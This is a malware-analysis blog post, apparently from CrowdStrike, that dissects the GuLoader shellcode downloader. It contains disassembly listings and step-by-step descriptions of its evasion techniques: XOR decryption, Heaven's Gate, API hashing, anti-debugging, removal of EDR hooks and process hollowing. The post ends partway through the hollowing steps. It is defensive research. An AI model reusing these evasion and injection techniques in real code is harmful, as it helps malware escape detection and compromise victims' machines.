

GuLoader: Peering Into a Shellcode-based Downloader

crowdstrike.com/blog/guloader-malware-analysis/

Umesh Wanve

June 25, 2020



GuLoader, a malware family that emerged in the wild late last year, is written in Visual Basic 6 (VB6), which is just a wrapper for a core payload that is implemented as a shellcode. It is distributed via spam email campaigns with archived attachments that contain the malware. The majority of malware downloaded by GuLoader is commodity malware, with AgentTesla, FormBook and NanoCore being the most predominant.

This downloader typically stores its encrypted payloads on Google Drive. CrowdStrike has observed that GuLoader downloads its payloads from Microsoft OneDrive and also from compromised or attacker-controlled websites. By utilizing legitimate file-sharing websites, GuLoader can evade network-based detection, as these services are not generally filtered or inspected in corporate environments. In addition, the downloaded payloads are encrypted with a hard-coded XOR key embedded in the malware, making it difficult for file-sharing service providers to identify the payload as malicious.

GuLoader is an advanced downloader that uses shellcode wrapped in a VB6 executable that changes in each campaign to evade antivirus (AV) detections. The shellcode itself is encrypted and later heavily obfuscated, making static analysis difficult.

In this blog, we cover GuLoader's internal details, including its main shellcode, anti-analysis techniques and final payload delivery mechanism.

Analysis

GuLoader is often distributed through spam campaigns that contain the malware embedded in archived attachments. An example of GuLoader spam email is shown in Figure 1.




Figure 1: Sample spam email with RAR attachment (click image to enlarge)

The attachment contains a malicious executable file named `transfer request form.exe`. The sample is a PE32 file written in Microsoft Visual Basic (just a wrapper for a shellcode that implements the main functionality), as shown in Figure 2. Strings present inside the sample don't reveal much as the binary is packed. The sample contains numerous calls to meaningless VB functions that can slow down the analysis. By stepping through the assembly code, we will land into some block of code that is eventually used to decrypt the main shellcode, as shown in Figure 2.

004077C3	3237	xor dh,byte ptr ds:[edi]
004077C5	3D 7AAC0E43	cmp eax,430EAC7A
004077CA	66:A9 D13D	test ax,3DD1
004077CE	81FA 930C8E7F	cmp edx,7F8E0C93
004077D4	81FB 6C76A595	cmp ebx,95A5766C
004077DA	B8 A269D598	mov eax,98D569A2
004077DF	66:F7C2 FDBB	test dx,BBFD
004077E4	66:F7C2 FDF6	test dx,F6FD
004077E9	A9 EF3A27B0	test eax,80273AEF
004077EE	2D 217DD496	sub eax,96D47D21
004077F3	66:F7C3 3E91	test bx,913E
004077F8	66:81FA 30C7	cmp dx,C730
004077FD	66:81FF 09E1	cmp di,E109
00407802	BF 51284000	mov edi,123.402851
00407807	3D 3446D281	cmp eax,81D24634
0040780C	66:F7C3 6956	test bx,5669
00407811	3D 35F77F18	cmp eax,187FF735
00407816	66:81FB F961	cmp bx,61F9
0040781B	0F77	emms
0040781D	66:A9 A9C6	test ax,C6A9
00407821	46	inc esi
00407822	F7C3 CC7F3470	test ebx,70347FCC
00407828	8B0F	mov ecx,dword ptr ds:[edi]
0040782A	66:81FA 3723	cmp dx,2337
0040782F	66:0F6EC6	movd xmm0,esi
00407833	81FF DA074BA1	cmp edi,A14B07DA
00407839	66:0F6EC9	movd xmm1,ecx
0040783D	F7C7 BAE5D4BC	test edi,BCD4E5BA
00407843	C5F057C8	vxorps xmm1,xmm1,xmm0
00407847	3D D2EDCEFO	cmp eax,F0CEEDD2
0040784C	66:0F7EC9	movd ecx,xmm1
00407850	F7C3 FCA3EA05	test ebx,5EA3FC
00407856	39C1	cmp ecx,eax
00407858	75 C1	jne 123.40781B
0040785A	81FF D2A150A6	cmp edi,A650A1D2
00407860	66:81FF B73F	cmp di,3FB7
00407865	66:A9 8046	test ax,4680
00407869	66:81FF A85C	cmp di,5CA8
0040786E	B8 BE45FD8A	mov eax,BAFD45BE
00407873	81FB 994B5127	cmp ebx,27514B99
00407879	81FA AC9C99DE	cmp edx,DE999CAC
0040787F	66:81FB 13C1	cmp bx,C113
00407884	81FB 4826DDEA	cmp ebx,EADD2648
0040788A	2D BE358DBA	sub eax,BABD35BE
0040788F	3D D07680CF	cmp eax,CF8076D0
00407894	F7C7 DA937C4A	test edi,4A7C93DA
0040789A	81FA 38184F42	cmp edx,424F1838
004078A0	31D2	xor edx,edx
004078A2	3D 82D49628	cmp eax,2896D482
004078A7	66:81FB 61B2	cmp bx,B261
004078AC	66:F7C2 9211	test dx,1192
004078B1	66:F7C2 B64B	test dx,4BB6
004078B6	0310	add edx,dword ptr ds:[eax]
004078B8	66:3D 2363	cmp ax,6323
004078BC	66:81FA E5BB	cmp dx,BBE5
004078C1	F7C2 CD8E0470	test edx,70048ECD
004078C7	B8 40FCC7F4	mov eax,F4C7FC40
004078CC	66:81FA F6BE	cmp dx,BEF6
004078D1	81FA 17C90251	cmp edx,5102C917
004078D7	66:81FA DA9F	cmp dx,9FDA
004078DC	05 0D5EC80B	add eax,BC85E0D
004078E1	66:F7C3 915C	test bx,5C91

Figure 2: Block of code used to decrypt main shellcode (click image to enlarge)

The snippet above contains junk code inserted within legitimate instructions to thwart analysis. After analyzing and understanding this code further, we see that this code is responsible for decrypting the main shellcode in memory. It uses a 4-byte XOR key to decrypt the packed code to extract the final shellcode. The sample takes the first 4 bytes of encrypted data, XORs it with the ESI register and compares it with the value `0x200EC81`, as shown in Figure 3.




Figure 3: XOR key operation routine (click to enlarge image)

If it does not match, it keeps incrementing ESI and performs an XOR operation until the result matches the expected value. The value `0x200EC81`, read as little-endian, translates into the instruction `sub esp, 0x200`, which is the actual start of the final shellcode.

$$(\text{First 4 bytes of encrypted data in little endian XOR } 0x200EC81) = \text{XOR Key}$$

which for this sample becomes:

$$(0x4DB824FD \text{ XOR } 0x200EC81) = 0x4FB8C87C$$

After this, the decryption routine will call `VirtualAlloc()` to allocate memory and start decrypting the final shellcode into the newly allocated memory by XORing encrypted data with key `0x4FB8C87C`, as shown in Figure 4.

00001BEB NtMapViewOfSection
00001C03 NtClose
00001C10 NtGetContextThread
00001C29 NtSetContextThread
00001C43 NtProtectVirtualMemory
00001C5F NtAllocateVirtualMemory
00001C7C NtWriteVirtualMemory
00001C98 NtOpenFile
00001CA9 NtResumeThread
00001CBD DbgBreakPoint
00001CD0 DbgUiRemoteBreakin
00001CE8 NtSetInformationThread
00001D05 kernel32
00001D13 WaitForSingleObject
00001D2D LoadLibraryA
00001D40 CreateProcessInternalW
00001D5C GetLongPathNameW
00001D73 TerminateProcess
00001D8A CreateThread
00001D9C AddVectoredExceptionHandler
00001DBD TerminateThread
00001DD2 CreateFileW
00001DE5 WriteFile
00001DF5 GetFileSize
00001E07 ReadFile
00001E15 CloseHandle
00001E26 Sleep
00001E31 advapi32
00001E3F RegCreateKeyExA
00001E54 RegSetValueExA
00001E68 user32
00001E74 EnumWindows
0000210F Startup key
00002120 Software\Microsoft\Windows\CurrentVersion\RunOnce
000021A0 shell32
000021AD SHCreateDirectoryExW
000021C8 ShellExecuteW

Analyzing Shellcode

00360000	81EC 00020000	sub esp,200
00360006	55	push ebp
00360007	89E5	mov ebp,esp
00360009	E8 00000000	call 36000E
0036000E	58	pop eax
0036000F	83E8 0E	sub eax,E
00360012	8945 44	mov dword ptr ss:[ebp+44],eax
00360015	E8 8F2B0000	call 362BA9
0036001A	64:A1 30000000	mov eax,dword ptr fs:[30]
00360020	8B40 0C	mov eax,dword ptr ds:[eax+C]
00360023	8B40 14	mov eax,dword ptr ds:[eax+14]
00360026	8B00	mov eax,dword ptr ds:[eax]
00360028	8B58 28	mov ebx,dword ptr ds:[eax+28]
0036002B	817B 0C 33003200	cmp dword ptr ds:[ebx+C],320033
00360032	^ 75 F2	jne 360026
00360034	39F6	cmp esi,esi
00360036	66:837B 10 2E	cmp word ptr ds:[ebx+10],2E
0036003B	^ 75 E9	jne 360026
0036003D	85C9	test ecx,ecx

Figure 5: Entry point of the main shellcode (click image to enlarge)

This entire shellcode is heavily obfuscated, contains lots of junk code and also contains anti-analysis and anti-debugging tricks to make shellcode analysis more difficult. The shellcode starts with a few lines that prepare the stack and registers for use within the function before an interesting `call 362BA9` instruction, as shown in Figure 6.

00362BA9	\$ 39DB	cmp ebx,ebx	Heavens_gate
00362BAB	. 64:8B1D C0000000	mov ebx,dword ptr fs:[C0]	Reserved for wow64. Contains a pointer to FastSyscall in wow64.
00362BB2	. F8	clic	
00362BB3	. 83FB 00	cmp ebx,0	
00362BB6	. 74 1F	jz 362BD7	Jump if not x64
00362BB8	. EB 1E	jmp 362BD8	
00362BBA	. 39D2	cmp edx,edx	edx:sub_362BC2+15
00362BBC	\$ 58	pop eax	
00362BBD	. F8	clic	
00362BBE	. 90	nop	
00362BBF	. EB 11	jmp 362BD2	
00362BC1	. FC	cld	
00362BC2	\$ 5A	pop edx	edx:sub_362BC2+15
00362BC3	. FC	cld	
00362BC4	. 66:BB 3300	mov bx,33	32-bit is 0x23 and 64-bit is 0x33
00362BC8	. 66:53	push bx	
00362BCA	. 50	push eax	
00362BCB	. 89E0	mov eax,esp	
00362BCD	. 83C4 06	add esp,6	
00362BD0	. FF28	jmp far fword ptr ds:[eax]	jump far pointer
00362BD2	> E8 EBFFFFFF	call <sub_362BC2>	
00362BD7	> C3	ret	
00362BD8	> E8 DFFFFFFF	call 362BBC	
00362BD9	> 50	push eax	

Figure 6: Heaven's Gate technique (click to enlarge image)

The code in Figure 6 applies the Heaven's Gate technique, the technique for executing code from x86 to x64 with the far `JMP` command. The code checks the `FS:[0xC0]` register value to see whether the system is x64 or not. If it is x64, the shellcode uses the Heaven's Gate call technique.

Accessing Kernel Imports via PEB

When a malware injects a payload into memory, it needs to determine which API calls to use; this is done by using the Process Environment Block (PEB), which is always located at offset `0x30` within the Thread Information Block (TIB), which in turn is referenced by the segment register `FS:[0x00]`. For example, a common method is to find the `kernel32.dll` address from the loaded modules and enumerate the export table of `kernel32.dll` to find `GetProcAddress()` and start loading the API addresses required for its operation. Figure 7 shows the code that does this after the Heaven's Gate function call.

00360015	E8 8F2B0000	call 3628A9	Heaven's gate
0036001A	64:A1 30000000	mov eax,dword ptr ds:[30]	get a pointer to the PEB (Process Environment Block)
00360020	8B40 0C	mov eax,dword ptr ds:[eax+C]	get PEB_LDR_DATA structure
00360023	8B40 14	mov eax,dword ptr ds:[eax+14]	get InMemoryOrderModuleList
00360026	8B00	mov eax,dword ptr ds:[eax]	
00360028	8B58 28	mov ebx,dword ptr ds:[eax+28]	get pointer to next modules name
0036002B	817B 0C 33003200	cmp dword ptr ds:[ebx+C],320033	compare for 32 string (kernel32.dll)
00360032	75 F2	jne 360026	
00360034	39F6	cmp esi,esi	
00360036	66:837B 10 2E	cmp word ptr ds:[ebx+10],2E	compare for . in string
00360038	75 E9	jne 360026	
0036003D	85C9	test ecx,ecx	
0036003F	8B40 10	mov eax,dword ptr ds:[eax+10]	Base Address of Kernel32.dll
00360042	90	nop	
00360043	8945 04	mov dword ptr ss:[ebp+4],eax	store the address
00360046	D9D0	fncop	
00360048	8B58 3C	mov ebx,dword ptr ds:[eax+3C]	RVA of PE signature
0036004B	90	nop	
0036004C	01D8	add eax,ebx	address of PE signature: eax = eax (kernel32 base) + RVA of PE
0036004E	8B58 78	mov ebx,dword ptr ds:[eax+78]	RVA of Export Table
00360051	8B45 04	mov eax,dword ptr ss:[ebp+4]	base address of kernel
00360054	01D8	add eax,ebx	
00360056	8B48 18	mov ecx,dword ptr ds:[eax+18]	Number of functions exported by a module
00360059	894D 08	mov dword ptr ss:[ebp+8],ecx	store the count
0036005C	85C9	test ecx,ecx	
0036005E	8B48 1C	mov ecx,dword ptr ds:[eax+1C]	RVA of Address Table - addresses of exported functions
00360061	894D 0C	mov dword ptr ss:[ebp+C],ecx	store rva
00360064	8B48 24	mov ecx,dword ptr ds:[eax+24]	RVA of Ordinal Table - function order number as listed in the table
00360067	894D 10	mov dword ptr ss:[ebp+10],ecx	store rva
0036006A	8B70 20	mov esi,dword ptr ds:[eax+20]	RVA of Name Pointer Table - addresses of exported function names
0036006D	0375 04	add esi,dword ptr ss:[ebp+4]	
00360070	31C9	xor ecx,ecx	
00360072	C745 14 1FB831CF	mov dword ptr ss:[ebp+14],CF31BB1F	Hash of GetProcAddress
00360079	90	nop	
0036007A	8B16	mov edx,dword ptr ds:[esi]	move next API into EDX
0036007C	F8	c1c	
0036007D	0355 04	add edx,dword ptr ss:[ebp+4]	add base address
00360080	51	push ecx	push counter
00360081	56	push esi	
00360082	52	push edx	push api name
00360083	E8 65260000	call <djb_hash_0x1505>	calculate djb hash value for api string
00360088	5E	pop esi	
00360089	59	pop ecx	
0036008A	3B45 14	cmp eax,dword ptr ss:[ebp+14]	compare EAX hash value with CF31BB1F
0036008D	74 09	je 360098	jump if GetProcAddress found
0036008F	83C6 04	add esi,4	
00360092	41	inc ecx	increment counter
00360093	3B4D 08	cmp ecx,dword ptr ss:[ebp+8]	compare API counter
00360096	75 E2	jne 36007A	
00360098	8B75 10	mov esi,dword ptr ss:[ebp+10]	
0036009B	0375 04	add esi,dword ptr ss:[ebp+4]	
0036009E	31C0	xor eax,eax	

Figure 7: Accessing kernel imports via PEB (click image to enlarge)

DJB2 Hashes for Windows API Resolution

When GuLoader needs to call a Windows API function, it must first resolve the function's address, as it does not have an Import Address Table (IAT). The code shown in Figure 7 iterates through export functions of `kernel32.dll` one by one, calculates the DJB2 hashes for each export API and compares those with the hardcoded hash value `CF31BB1F` (DJB2 hash of `GetProcAddress` API).

Python Snippet for DJB2 Hash Calculation

1. `val = 0x1505`
2. `inString = "GetProcAddress"`
3. `for ch in inString:`
4. `val += (val << 5)`
5. `val &= 0xFFFFFFFF`
6. `val += ord(ch)`
7. `val &= 0xFFFFFFFF`
8. `print(hex(val).upper().lstrip("0X").rstrip("L"))`

Once the shellcode matches the hash for the string name `GetProcAddress`, it will calculate its API address from `kernel32.dll`. Then it will start resolving the required APIs shown in the appendix at the end of this blog.

Anti-Sandbox/Anti-Emulation

GuLoader also checks the number of application windows to detect an analysis environment. This check uses the function `EnumWindows` to enumerate and count all top-level windows on the screen. If the number of windows is less than 12, the malware calls `TerminateProcess` with its own process handle as the parameter to terminate. This might have been done to evade sandboxes or emulator environments.

Anti-Attach: Patching `DbgBreakPoint` and `DbgUIRemoteBreakin`

The Windows API functions `DbgBreakPoint` and `DbgUIRemoteBreakin` are called when a debugger attaches to a running process. The shellcode patches these two APIs by replacing the `INT3` opcode of `DbgBreakPoint` with opcode `90` (NOP, or “no-operation,” to do nothing), and replacing the first few bytes of `DbgUIRemoteBreakin` with a dummy call (to cause a crash). This is done to prevent a debugger from attaching to the process, as shown in Figure 8.

The screenshot shows a disassembly window with the following assembly code:

```

00362984 F8 c1c call scall_ZwProtectVirtualMemory
00362985 E8 FF010000 cmp eax,0
0036298A 83F8 00 jne 362AA6
0036298D 0F85 13010000 test ebx,ebx
00362993 85DB c1d mov eax,dword ptr ss:[esp+18]
00362995 FC c1d cmp esi,esi
00362996 8B4424 18 mov byte ptr ds:[eax],90
0036299A 39F6 c1d mov byte ptr ds:[eax],90
0036299C C600 90 nop
0036299F 90 c1d
003629A0 FC c1d
003629A1 8B4424 1C mov eax,dword ptr ss:[esp+1C]
003629A5 C600 6A mov byte ptr ds:[eax],6A
003629A8 C640 01 00 mov byte ptr ds:[eax+1],0
003629AC C640 02 B8 mov byte ptr ds:[eax+2],B8
003629B0 90 nop
003629B1 8B95 9C000000 mov edx,dword ptr ss:[ebp+9C]
003629B7 F8 c1c
003629B8 8950 03 mov dword ptr ds:[eax+3],edx
003629BB 85DB test ebx,ebx
003629BD C640 07 FF mov byte ptr ds:[eax+7],FF
003629C1 FC c1d
003629C2 C640 08 D0 mov byte ptr ds:[eax+8],D0
003629C6 39F6 c1d cmp esi,esi
003629C8 C640 09 C2 mov byte ptr ds:[eax+9],C2
003629CC 90 nop
003629CD C640 0A 04 mov byte ptr ds:[eax+A],4
003629D1 C640 0B 00 mov byte ptr ds:[eax+B],0
003629D5 FC c1d
003629D6 90 nop

77E9000C 90 nop
77E9000D C3 ret
77E9000E 90 nop

```

Annotations in the image include:

- "Patch function=<ntdll.DbgBreakPoint>" pointing to the `mov byte ptr ds:[eax],90` instruction.
- "Patch original CC byte with 90 (nop)" pointing to the `90` instruction.
- "Patch function=<ntdll.DbgUIRemoteBreakin> 6A: 'j'" pointing to the `mov byte ptr ds:[eax],6A` instruction.
- "patch byte" pointing to the `mov byte ptr ds:[eax+7],FF` instruction.
- "patch byte" pointing to the `mov byte ptr ds:[eax+8],D0` instruction.
- "patch byte" pointing to the `mov byte ptr ds:[eax+9],C2` instruction.
- "patch byte" pointing to the `mov byte ptr ds:[eax+A],4` instruction.
- "patch byte" pointing to the `mov byte ptr ds:[eax+B],0` instruction.
- "patched functions" pointing to the `DbgBreakPoint` and `DbgUIRemoteBreakin` entries in the function list.

Figure 8: Patching `DbgBreakPoint` and `DbgUIRemoteBreakin` (click image to enlarge)

Unhooking API Hooks

The shellcode performs some pattern matching in the `NTDLL` API's code functions — for example, searching for the byte pattern “\xb8\x00.{3}\xb9,” which represents `NTDLL` calls to system calls. Many security products like AV, endpoint detection and response (EDR) and sandbox software put their hooks here, so they can detour the execution flow into their engines to monitor and intercept API calls and block anything suspicious. Basic user-mode API hooks by AV/EDR are often created by modifying the first 5 bytes of the API call with a jump (`JMP`) instruction to another memory address pointing to the security software. Considering this hooking mechanism, the shellcode scans for all such system calls and then restores its first 5 bytes to the original bytes in `NTDLL` , as shown in Figure 9.

00362AB0	884424 04	mov eax,dword ptr ss:[esp+4]	ntdll.77E90000
00362AB4	034424 08	add eax,dword ptr ss:[esp+8]	
00362AB8	FC	cld	
00362AB9	43	inc ebx	ebx:L"ions"
00362ABA	39C3	cmp ebx,eax	ebx:L"ions"
00362ABC	74 68	je 362B26	
00362ABE	803B B8	cmp byte ptr ds:[ebx],B8	compare if B8
00362AC1	75 F5	jne 362AB8	
00362AC3	39D2	cmp edx,edx	
00362AC5	837B 01 00	cmp dword ptr ds:[ebx+1],0	
00362AC9	75 ED	jne 362AB8	
00362ACB	807B 05 B9	cmp byte ptr ds:[ebx+5],B9	compare if B9
00362ACF	75 E7	jne 362AB8	
00362AD1	39DB	cmp ebx,ebx	ebx:L"ions"
00362AD3	BA 8D542404	mov edx,424548D	
00362AD8	83C3 0A	add ebx,A	ebx:L"ions"
00362ADB	31C9	xor ecx,ecx	
00362ADD	F8	clic	
00362ADE	B8 01000000	mov eax,1	
00362AE3	41	inc ecx	
00362AE4	43	inc ebx	ebx:L"ions"
00362AE5	3B13	cmp edx,dword ptr ds:[ebx]	ebx:L"ions"
00362AE7	75 28	jne 362B11	
00362AE9	39D2	cmp edx,edx	
00362AEB	66:817B FE C933	cmp word ptr ds:[ebx-2],33C9	XOR ECX, ECX
00362AF1	74 07	je 362AFA	check if equal
00362AF3	807B FB B9	cmp byte ptr ds:[ebx-5],B9	
00362AF7	74 0E	je 362B07	
00362AF9	F8	clic	
00362AFA	90	nop	
00362AFB	C643 F9 B8	mov byte ptr ds:[ebx-7],B8	restore with B8 == MOV
00362AFF	FC	cld	
00362B00	8943 FA	mov dword ptr ds:[ebx-6],eax	restore system call number
00362B03	40	inc eax	
00362B04	EB 0B	jmp 362B11	
00362B06	FC	cld	
00362B07	C643 F6 B8	mov byte ptr ds:[ebx-A],B8	ebx-A:L"teOptions"
00362B0B	39D2	cmp edx,edx	
00362B0D	8943 F7	mov dword ptr ds:[ebx-9],eax	restore back bytes
00362B10	40	inc eax	
00362B11	81F9 00300000	cmp ecx,3000	
00362B17	75 CA	jne 362AE3	
00362B19	6A 20	push 20	PAGE_EXECUTE_READ
00362B1B	39DB	cmp ebx,ebx	ebx:L"ions"
00362B1D	E8 67000000	call <Call_ZwProtectVirtualMemory>	Reset page permissions to 0x20
00362B22	C2 1C00	ret 1C	
00362B25	F8	clic	

Figure 9: Unhooking API hooks code (click image to enlarge)

As a result, GuLoader bypasses any hooks installed by anti-malware software. Lastly, it resets the `NTDLL`'s memory permissions back to `PAGE_EXECUTE_READ` only.

Anti-debug (NtSetInformationThread)

Next, the shellcode calls the `NtSetInformationThread` function with `ThreadHideFromDebugger` (`0x11`) as the second parameter for hiding the thread from a debugger, as shown in Figure 10.

00360166	8B4D 1C	mov ecx,dword ptr ss:[ebp+1C]	[ebp+1C]: "ntdll"
00360169	E9 751B0000	jmp 361CE3	edx=00361CE8 "NtSetInformationThread"
0036016E	5A	pop edx	
0036016F	E8 9C250000	call <LoadLibraryAndGetProcAddress>	Store API address
00360174	8985 30010000	mov dword ptr ss:[ebp+130],eax	push 0
0036017A	6A 00	push 0	push 0
0036017C	D9D0	fncop	
0036017E	6A 00	push 0	
00360180	6A 11	push 11	ThreadHideFromDebugger = 0x11
00360182	FA FE	push FFFFFFFE	
Breakpoint Not Set	5F6	test esi,esi	
00360186	FFD0	call eax	call ntdll.NtSetInformationThread
00360188	8B4D 1C	mov ecx,dword ptr ss:[ebp+1C]	[ebp+1C]: "ntdll"
0036018B	E9 CA1A0000	jmp 361C5A	

Figure 10: `NtSetInformationThread` function with `ThreadHideFromDebugger` parameter (click image to enlarge)

This causes a crash in the debugged application when a breakpoint is hit in the hidden thread or when the debugger steps through the instructions.

Anti-Analysis/Debug Techniques

The shellcode uses several anti-debugging techniques. The shellcode detects if hardware breakpoints or software breakpoints have been set, each time it calls several key API functions, as shown in Figure 11.

00362F8C	C700 10000100	mov dword ptr ds:[eax],10010	ThreadContext
00362F92	FFB7 00500000	push dword ptr ds:[edi+5000]	Thread handle
00362F98	D9D0	fnpop	ntdll.NtGetContextThread
00362F9A	6A FE	push FFFFFFFE	
00362F9C	FF55 28	call dword ptr ss:[ebp+28]	
00362F9F	83F8 00	cmp eax,0	
00362FA2	75 69	jne <force_crash>	
00362FA4	85C0	test eax,eax	
00362FA6	8887 00500000	mov eax,dword ptr ds:[edi+5000]	move ThreadContext to EAX
00362FAC	8378 04 00	cmp dword ptr ds:[eax+4],0	DR0 register
00362FB0	75 5B	jne <force_crash>	
00362FB2	8378 08 00	cmp dword ptr ds:[eax+8],0	DR1 register
00362FB6	75 55	jne <force_crash>	
00362FB8	90	nop	
00362FB9	8378 0C 00	cmp dword ptr ds:[eax+C],0	DR2 register
00362FBD	75 4E	jne <force_crash>	anti-analysis checks
00362FBF	D9D0	fnpop	
00362FC1	8378 10 00	cmp dword ptr ds:[eax+10],0	DR3 register
00362FC5	75 46	jne <force_crash>	
00362FC7	8378 14 00	cmp dword ptr ds:[eax+14],0	DR4 register
00362FCB	75 40	jne <force_crash>	
00362FCD	8378 18 00	cmp dword ptr ds:[eax+18],0	DR5 register
00362FD1	75 3A	jne <force_crash>	
00362FD3	90	nop	
00362FD4	58	pop eax	example: <kernel32.CreateProcessInternalW>
00362FD5	F8	clic	
00362FD6	8A18	mov b1,byte ptr ds:[eax]	move first byte of API call CreateProcessInternalW
00362FD8	80FB CC	cmp b1,CC	check b1 with CC
00362FDB	74 30	je <force_crash>	
00362FDD	FC	cld	
00362FDE	66:8B18	mov bx,word ptr ds:[eax]	
00362FE1	66:81FB CD03	cmp bx,3CD	check bx with 3CD
00362FE6	74 25	je <force_crash>	
00362FE8	66:8B18	mov bx,word ptr ds:[eax]	
00362FEB	66:81FB 0F0B	cmp bx,B0F	check bx with B0F
00362FF0	74 1B	je <force_crash>	
00362FF2	FFD0	call eax	call API
00362FF4	D9D0	fnpop	

Figure 11: Software and hardware breakpoint checks (click image to enlarge)

During their malware analysis, analysts often use hardware or software breakpoints at the beginning of suspicious API calls — for example, by patching the first byte of

`CreateProcessInternalW` with `0xCC`. By calling the `NtGetContextThread` function, debug registers (`DR0` through `DR7`) can be used to detect hardware breakpoints, while `0xCC`, `0X3CD` and `0XB0F` opcodes are used to detect software breakpoints (if present) at the beginning of the API calls.

Process Hollowing Injection

Process hollowing is a code injection technique used by malware in which the executable code of a legitimate process in memory is replaced with malicious code. By executing within the context of legitimate processes, the malware can bypass security solutions. The shellcode similarly uses process hollowing techniques in order to inject its code into the legitimate process (here `RegAsm.exe` or `MSBuild.exe` or `RegSvcs.exe`) with a slight variation. Here, shellcode doesn't unmap memory code of legitimate processes; instead it uses the `NtCreateSection` API section object to inject its malicious code. The process is as follows:

1) Calls `kernel32.CreateProcessInternalW` to create the Windows legitimate process "C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe" with

`CREATE_SUSPENDED(0x00000004)` flags. If it doesn't find `RegAsm.exe`, it will try to find `MSBuild.exe` or `RegSvcs.exe` in the same directory path and loop until it finds one of them.

- 2) Opens a file handle to the hard-coded file path “C:\Windows\syswow64\mstsc.exe” using `ZwOpenFile`
- 3) Calls `ntdll.NtCreateSection` on the file handle for `mstsc.exe` . The `ZwCreateSection` function creates a section object that represents a section of memory that can be shared. This file handle is used to create a new section object with the `DesiredAccess` parameter.
- 4) The section is then mapped in the targeted process (`RegAsm.exe`) using the function `ntdll.NtMapViewOfSection` with the `BaseAddress` parameter set to `0x400000` . This maps the section in the base address `0x400000` , which is typically the address used to map the executable file image of the process.
- 5) Calls `ntdll.NtWriteVirtualMemory` in order to write the shellcode in the newly allocated memory of the targeted process.
- 6) Calls `ntdll.NtGetContextThread` to obtain information about the main thread within the suspended subprocess.
